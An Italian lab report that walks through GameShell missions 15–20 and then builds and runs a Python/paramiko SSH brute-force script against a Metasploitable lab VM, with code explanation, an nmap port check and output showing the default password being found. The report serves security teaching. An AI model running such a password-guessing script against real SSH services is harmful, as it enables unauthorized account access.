La missione n15 ci servirà per imparare come creare un file. Gameshell ci richiede di inserire "journal.txt" nella directory "Chest".

```
~/Forest
[mission 15] $ pwd
/home/kali/gameshell/World/Forest

~/Forest
[mission 15] $ ls
Hut/

~/Forest
[mission 15] $ cd Hut

~/Forest/Hut
[mission 15] $ ls
Chest/

~/Forest/Hut
[mission 15] $ cd Chest

~/Forest/Hut/Chest
[mission 15] $ nano journal.txt


~/Forest/Hut/Chest
[mission 15] $ ls
29302_tapestry_10  38599_tapestry_05   61433_tapestry_04  coin_3      standard_2
34214_tapestry_09  39227_tapestry_03   61656_tapestry_01  journal.txt  standard_3
34876_tapestry_08  42957_tapestry_02   coin_1          painting_LXELxBNn standard_4
36025_tapestry_06  55059_tapestry_07   coin_2          standard_1

~/Forest/Hut/Chest
[mission 15] $ gsh check

Congratulations, mission 15 has been successfully completed!
```

Dopo essere entrati nella directory giusta, ci basterà scrivere `nano journal.txt` (`nano` è un editor che ci permette non solo di creare il nostro file, ma anche di editarlo scrivendo al suo interno ciò che vogliamo).

## MISSIONE 16 – CREAZIONE ALIAS PT.2



Ancora una volta Gameshell ci chiederà di creare un alias, ma stavolta per il nostro file appena creato.


```
~/Forest/Hut/Chest
[mission 16] $ pwd
/home/kali/gameshell/World/Forest/Hut/Chest

~/Forest/Hut/Chest
[mission 16] $ alias journal='nano ~/Forest/Hut/Chest/journal.txt'

~/Forest/Hut/Chest
[mission 16] $ journal

~/Forest/Hut/Chest
[mission 16] $ gsh check

Congratulations, mission 16 has been successfully completed!
```



Il comando in questo caso sarà `alias journal='nano /Forest/Hut/Chest/journal.txt'`. In questo modo, tutte le volte che scriveremo "journal" Kali saprà esattamente che tipo di file vogliamo aprire.

## MISSIONE 17 – RIMOZIONE SPIDER QUEEN

```
(())=_____
| Mission goal
| =====
| At the back of the cellar, there is a small opening going to the spider queen's lair.
| Go there, and remove the spider queen (and nothing else).
|
| Note: you have a limited amount of time (20 seconds) to do that. You can use the
| command ``gsh reset`` to reset the timer.
|
| Another thing: shell patterns have been deactivated. You cannot use the wildcards
| * or ? .
|
| Useful commands
| =====
|
| Tab
| The "Tabulation" key completes the name of a file or directory once you have typed
| the beginning of its name. This only works
| if there is only one possible completion.
|
| Tab-Tab
| Pressing the "Tabulation" key twice successively shows a list of possible
| completions.
(())=_____
```

Se prima abbiamo rimosso i ragni, ora tocca alla regina dei ragni che è nascosta nella nostra cantina.

```
~/Castle/Cellar
[mission 17] $ ls -A
1113_bat_4 .21214_bat_4 .4405_bat_1 6127_bat_2
.13164_bat_2 22619_bat_5 .492_bat_5 barrel_of_apples
.20891_bat_3 29687_bat_1 5296_bat_3 .Lair_of_the_spider_queen aWWvenUOMRDnQWLJ LcGXeEXldQGnkMGR/
~/Castle/Cellar
[mission 17] $ cd .Lair_of_the_spider_queen\ aWWvenUOMRDnQWLJ LcGXeEXldQGnkMGR/
~/Castle/Cellar/.Lair_of_the_spider_queen aWWvenUOMRDnQWLJ LcGXeEXldQGnkMGR
[mission 17] $ ls -A
mGmoyrAChibNcYfZ_spider_queen_fjOfUgZPpdfDkYdjw nicBFowyDCKfpwg_baby_bat_oprMUuCVTUTSLTdQ
~/Castle/Cellar/.Lair_of_the_spider_queen aWWvenUOMRDnQWLJ LcGXeEXldQGnkMGR
[mission 17] $ rm mGmoyrAChibNcYfZ_spider_queen_fjOfUgZPpdfDkYdjw
~/Castle/Cellar/.Lair_of_the_spider_queen aWWvenUOMRDnQWLJ LcGXeEXldQGnkMGR
[mission 17] $ gsh check
Perfect, it took you only 18 seconds to complete this mission!

Congratulations, mission 17 has been successfully completed!
[ progress was saved in /home/kali/gameshell-save.sh ]
```

```
--+
| Use the command
| $ gsh help
| to get the list of "gsh" commands.
--+-----+--
```

Dopo essere entrati in Cellar, eseguiamo il comando `ls -A` (o il nostro alias impostato prima) ed ecco che troveremo il file da eliminare. Eseguire un semplice `rm` servendoci del Tab per compilare automaticamente (essendo abbastanza rognoso da copiare il nome del file), e finalmente la missione si può considerare terminata.

# MISSIONE 18 – TI SENTI OSSERVATO?

```
/\\\_..          .\\_/
 \_/_ Mission goal _\_
 \_/_/\\_/
 
 As you are walking around the castle, you feel like you are being watched... Turn
 your head quickly enough and you may see one of the paintings' eyes following you.

 1/ Run the ``xeyes`` command, and stop it.
 2/ Run the ``xeyes`` command in the background.

 Useful commands
 _____
 
 xeyes
 Open a window with 2 eyes that track your mouse.

 COMMAND &
 Run the command in the background.

 Control-c (also written ^c)
 Pressing Control and c at the same times interrupts the current command by sending
 the INT ("INTerrupt") signal to the process.
```

Il livello 18 è facoltativo, però rimane comunque molto simpatico. In poche parole, la missione chiederà di scrivere il comando `xeyes` e magicamente compariranno sullo schermo degli occhi che seguiranno ovunque il cursore del nostro mouse.

```
~/Castle/Cellar/.Lair_of_the_spider_queen aWWvenUOMRDnQWLJ LcGXeEXldQGnkMGR
[mission 18] $ gsh goal

/\\\_.._--_.\\/_\\
( \_/_ \_|| Mission goal
\_\_|| _____||

|| As you are walking around the castle, you feel like you are being watched... Turn
|| your head quickly enough and you may see one of the paintings' eyes following you.
||

|| 1/ Run the ``xeyes`` command, and stop it.
|| 2/ Run the ``xeyes`` command in the background.

||

|| Useful commands
|| _____||

|| xeyes
|| Open a window with 2 eyes that track your mouse movements.
||

|| COMMAND &
|| Run the command in the background.

|| Control-c (also written ^c)
|| Pressing Control and c at the same times interrupts the current command by sending
|| the INT ("INTerrupt") signal to the process.

/\\\_.._--_.\\/_\\
( \_/_ \_||

| |
|+-----+--+
| This mission is optionnal. You can skip it and go to the next one with the |
| command
|
| $ gsh skip
--+-----+--+
| |
```

# MISSIONE 19 – FUOCHI D'ARTIFICO

```
[mission 19] $ gsh goal

/ \
| Mission goal
| _____
| The King's pyrotechnician appears next to you. He asks you to fire **at least 3
| consecutive fireworks** so he can see them from far away.
|
| A single firework can be created with the magical word
|
| flarigo
|
| Useful commands
| _____
|
| flarigo
| This (non standard) command creates a single small firework.
|
| COMMAND &
| Run the given command, but don't wait until it is finished to return.
| The command will run in the "background".
|
| COMMAND1 ; COMMAND2 ; ... ; COMMANDn
| Run the given commands one after the other.
| Each command is run when the previous one is finished.
|
| COMMAND1 & COMMAND2 & ... & COMMANDn
| Run the given commands "in parallel".
| All the commands are run in the "background", except the last one.
|
\ / .
```

La missione 19 ci chiede di far partire 3 fuochi d'artificio consecutivamente, in modo da farli vedere al Re.

Il comando da utilizzare è  
`(flarigo & flarigo &  
flariigo; sleep 2) &.`

- “flarigo & flarigo & flarigo” ci permette di eseguire tre fuochi d’artificio in background, contemporaneamente.
  - “Sleep 2” serve a dire a Kali di attendere 2 secondi. In questo modo il Re avrà modo di vedere i fuochi d’artificio (visto che questa missione facilmente dà esito negativo nonostante il comando corretto, proprio perché il Re non ha visto nulla prima di ricevere il check finale).

# MISSIONE 20 – L’INCANTESIMO MAGICO

La ventesima missione ci chiede di cercare un incantesimo per ottenere il gran finale dei fuochi d'artificio.

In questo caso dovremo scrivere **charmiglio** e tentare diverse combinazioni da 4 lettere. Es. **charmiglio**  
**abcd**

```
[mission 20] $ gsh check
What's a valid 4 letters sequence? aaaa

Congratulations, mission 20 has been successfully completed!

[ progress was saved in /home/kali/gameshell-save.sh ]

+-----+
| Use the command
|   $ gsh help
| to get the list of "gsh" commands.
+-----+
```

La combinazione giusta è “aaaa” e vedremo comparire dei fuochi d’artificio con una frase che ci confermerà di aver trovato la soluzione.

## TASK 2: ATTACCO BRUTE-FORCE

La seconda parte del progetto prevede la creazione di un programma in grado di effettuare un attacco Bruteforce ad un servizio SSH di una macchina Ubuntu/Debian.

La macchina virtuale attaccante è Kali Linux, mentre come bersaglio è stata scelta Metasploitable, poiché volutamente vulnerabile.

Il codice del programma, scritto in Python, è il seguente:

```
Esercizi Python > ⌂ bruteforce.py > ...
1  import paramiko
2
3  # Dati target
4  host = "192.168.178.58"
5  port = 22
6  username = "msfadmin"
7
8  # Lista di password da provare
9  passwords = ["admin", "msfadmin", "123456", "toor", "password"]
10
11 def brute_force_ssh(host, port, username, password_list):
12     client = paramiko.SSHClient()
13     client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
14
15     for password in password_list:
16         try:
17             print(f"[?] Tentativo con password: {password}")
18             client.connect(host, port=port, username=username, password=password, timeout=3)
19             print(f"[?] Successo! Password trovata: {password}")
20             return
21         except paramiko.AuthenticationException:
22             print("[X] Fallito.")
23         except Exception as e:
24             print(f"[!] Errore: {e}")
25         finally:
26             client.close()
27
28 brute_force_ssh(host, port, username, passwords)
29
30
```

### COMMENTO DEL CODICE:

- **import paramiko** -> Si richiede l'importazione della libreria **Paramiko** usata per creare connessioni SSH in Python;
  
- **# Dati target** -> I dati della macchina bersaglio
- **host = "192.168.178.58"** -> Indirizzo IP
- **port = 22** -> Porta del servizio SSH
- **username = "msfadmin"** -> Nome utente per tentare il login

```

# Lista di password da provare      -> Password che il programma proverà

passwords = ["admin", "msfadmin", "123456", "toor",
"password"]

- def brute_force_ssh(host, port, username, password_list):
-> definisce una funzione chiamata brute_force_ssh che prende in input:
- Indirizzo IP
- Porta SSH
- Username
- Lista di password

>     client = paramiko.SSHClient() -> crea un oggetto SSHClient per
connettersi via SSH

>     client.set_missing_host_key_policy(paramiko.AutoAddPolicy()) -> permette
al client di accettare automaticamente la chiave SSH del server, senza chiedere conferma.

>     for password in password_list: -> Scorre ogni password nella lista

>         try:

            print(f"[?] Tentativo con password: {password}")

            client.connect(host, port=port, username=username,
password=password, timeout=3) -> effettua un tentativo di connessione con ogni
password. Se funziona va avanti, se fallisce gestisce l'eccezione.

>         print(f"[✓] Successo! Password trovata: {password}")

        return -> se la connessione riesce, stampa la password trovata e interrompe il
ciclo con return

>     except paramiko.AuthenticationException:

            print("[✗] Fallito.") -> Se la password è sbagliata, mostra il messaggio di errore

>     except Exception as e:

            print(f"[!] Errore: {e}") -> Stampa qualsiasi errore

>     finally:

            client.close() -> chiude sempre la connessione SSH

-     brute_force_ssh(host, port, username, passwords) -> chiama la
funzione e avvia l'attacco bruteforce usando i dati della lista specificata.

```

## PARAMIKO

```
(kali㉿kali)-[~]
$ pip install paramiko
error: externally-managed-environment

  This environment is externally managed
    └─> To install Python packages system-wide, try apt install
        python3-xyz, where xyz is the package you are trying to
        install.

  If you wish to install a non-Kali-packaged Python package,
  create a virtual environment using python3 -m venv path/to/venv.
  Then use path/to/venv/bin/python and path/to/venv/bin/pip. Make
  sure you have pypy3-venv installed.

  If you wish to install a non-Kali-packaged Python application,
  it may be easiest to use pipx install xyz, which will manage a
  virtual environment for you. Make sure you have pipx installed.

  For more information, refer to the following:
  * https://www.kali.org/docs/general-use/python3-external-packages/
  * /usr/share/doc/python3.13/README.venv

note: If you believe this is a mistake, please contact your Python installation or OS distribution provider. You can override this, at the risk of breaking your Python installation or OS, by passing --break-system-packages.
hint: See PEP 668 for the detailed specification.
```

In un primo momento, Kali impediva l'importazione della libreria di Paramiko tramite comando **pip**. Questo errore segnalato è dovuto al fatto che si stava cercando di apportare modifiche all'ambiente di sistema python, cosa che normalmente Kali Linux impedisce per evitare di danneggiare i pacchetti già esistenti e installati con **apt**.

Avendo però bisogno di questo servizio, si è cercato di trovare una soluzione alternativa, entrando quindi in una breve fase di troubleshooting, giungendo alla seguente conclusione:

```
(kali㉿kali)-[~]
$ python3 -m venv brute_env

(kali㉿kali)-[~]
$ source brute_env/bin/activate

(brute_env)㉿kali㉿kali)-[~]
$ source brute_env/bin/activate
Home

(brute_env)㉿kali㉿kali)-[~]
$ python3 -m venv brute_env

(brute_env)㉿kali㉿kali)-[~]
$ pip install paramiko
Collecting paramiko
  Downloading paramiko-3.5.1-py3-none-any.whl.metadata (4.6 kB)
Collecting bcrypt ≥3.2 (from paramiko)
  Downloading bcrypt-4.3.0-cp39-abi3-manylinux_2_34_x86_64.whl.metadata (10 kB)
Collecting cryptography ≥3.3 (from paramiko)
  Downloading cryptography-44.0.2-cp39-abi3-manylinux_2_34_x86_64.whl.metadata (5.7 kB)
Collecting pynacl ≥1.5 (from paramiko)
  Downloading PyNaCl-1.5.0-cp36-abi3-manylinux_2_17_x86_64.manylinux2014_x86_64.manylinux_2_24_x86_64.whl.metadata
  (8.6 kB)
Collecting cffi ≥1.12 (from cryptography ≥3.3→paramiko)
  Downloading cffi-1.17.1-cp313-cp313-manylinux_2_17_x86_64.manylinux2014_x86_64.whl.metadata (1.5 kB)
Collecting pycparser (from cffi ≥1.12→cryptography ≥3.3→paramiko)
  Downloading pycparser-2.22-py3-none-any.whl.metadata (943 bytes)
Downloading paramiko-3.5.1-py3-none-any.whl (227 kB)
Downloading bcrypt-4.3.0-cp39-abi3-manylinux_2_34_x86_64.whl (284 kB)
Downloading cryptography-44.0.2-cp39-abi3-manylinux_2_34_x86_64.whl (4.2 MB)
  ━━━━━━━━━━━━━━━━ 4.2/4.2 MB 4.1 MB/s eta 0:00:00
  ━━━━━━━━━━━━━━━━ 856.7/856.7 kB 3.4 MB/s eta 0:00:00
Downloading PyNaCl-1.5.0-cp36-abi3-manylinux_2_17_x86_64.manylinux2014_x86_64.manylinux_2_24_x86_64.whl (856 kB)
  ━━━━━━━━━━━━━━━━ 856.7/856.7 kB 3.4 MB/s eta 0:00:00
Downloading cffi-1.17.1-cp313-cp313-manylinux_2_17_x86_64.manylinux2014_x86_64.whl (479 kB)
Downloading pycparser-2.22-py3-none-any.whl (117 kB)
Installing collected packages: pycparser, bcrypt, cffi, pynacl, cryptography, paramiko
Successfully installed bcrypt-4.3.0 cffi-1.17.1 cryptography-44.0.2 paramiko-3.5.1 pycparser-2.22 pynacl-1.5.0
```

In questa maniera si è creata una cartella **isolata**, quindi tutti i comandi pip e python sono limitati esclusivamente a quel tipo di ambiente, non toccando più il sistema operativo, motivo per cui l'installazione è stata concessa ed eseguita.

## PREPARAZIONE DI METASPLOTABLE

Successivamente è stata attivata la VM bersaglio, in questo caso Metasploitable. Non avendo un IP assegnato, è stato dato il comando `sudo dhclient` per far sì che alla macchina venisse assegnato un IP.

```
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,NO-SIPOC> mtu 16436 qdisc noop
    link/loopback brd 00:00:00:00:00:00 state UNKNOWN
2: eth0: <NO-CARRIER,BROADCAST,MULTICAST> mtu 1500 qdisc noop qlen 1000
    link/ether 08:00:27:8d:ef:9c brd ff:ff:ff:ff:ff:ff state DOWN
msfadmin@metasploitable:~$ sudo dhclient
[sudo] password for msfadmin:
Internet Systems Consortium DHCP Client V3.0.6
Copyright 2004-2007 Internet Systems Consortium.
All rights reserved.
For info, please visit http://www.isc.org/sw/dhcp/

Listening on LPF/eth0/08:00:27:8d:ef:9c
Sending on LPF/eth0/08:00:27:8d:ef:9c
Sending on Socket/fallback
DHCPDISCOVER on eth0 to 255.255.255.255 port 67 interval 4
DHCPOFFER of 192.168.178.58 from 192.168.178.1
DHCPREQUEST of 192.168.178.58 on eth0 to 255.255.255.255 port 67
DHCPACK of 192.168.178.58 from 192.168.178.1
bound to 192.168.178.58 -- renewal in 400706 seconds.
msfadmin@metasploitable:~$
```

## VERIFICA APERTURA PORTA 22

```
(brute_env)-(kali㉿kali)-[~]
└─$ nmap -p 22 192.168.178.58
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-21 17:40 EDT
Nmap scan report for 192.168.178.58
Host is up (0.00019s latency).

PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: 08:00:27:8D:EF:9C (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.22 seconds
```

Altro step fondamentale è verificare che la porta SSH sia effettivamente aperta. Da Kali è stato eseguito il comando `nmap -p 22 192.168.178.58` (quindi stiamo chiedendo di controllare la porta 22 di quel determinato IP) e subito otteniamo risposta affermativa.

## INSERIMENTO DEL CODICE SU KALI

```

(brute_env)kali@kali: ~/brute_env
File Actions Edit View Help
import paramiko

# Dati target
host = "192.168.178.58"
port = 22
username = "msfadmin"

# Lista di password da provare
passwords = ["admin", "msfadmin", "123456", "toor", "password"]

def brute_force_ssh(host, port, username, password_list):
    client = paramiko.SSHClient()
    client.set_missing_host_key_policy(paramiko.AutoAddPolicy())

    for password in password_list:
        try:
            print(f"[{█}] Tentativo con password: {password}")
            client.connect(host, port=port, username=username, password=password, timeout=3)
            print(f"[✓] Successo! Password trovata: {password}")
            return
        except paramiko.AuthenticationException:
            print("[✗] Fallito.")
        except Exception as e:
            print(f"[▲] Errore: {e}")
        finally:
            client.close()

brute_force_ssh(host, port, username, passwords)

```

Utilizzando l'editor **vim**, si è creato un file chiamato **bruteforce\_ssh.py** contenente il programma che abbiamo scritto per effettuare l'attacco (controllando sempre che i parametri del bersaglio siano stati correttamente inseriti).

## FASE DI ATTACCO

```

(brute_env)-(kali㉿kali)-[~/brute_env]
$ vim bruteforce_ssh.py

(brute_env)-(kali㉿kali)-[~/brute_env]
$ python bruteforce_ssh.py
[█] Tentativo con password: admin
[✗] Fallito.
[█] Tentativo con password: msfadmin
[✓] Successo! Password trovata: msfadmin

(brute_env)-(kali㉿kali)-[~/brute_env]
$ █

```

Finalmente, una volta lanciato il programma, avremo immediatamente l'esito da Kali, che in questo caso ha effettuato i tentativi con le password comuni fornite, fino ad arrivare a quella giusta.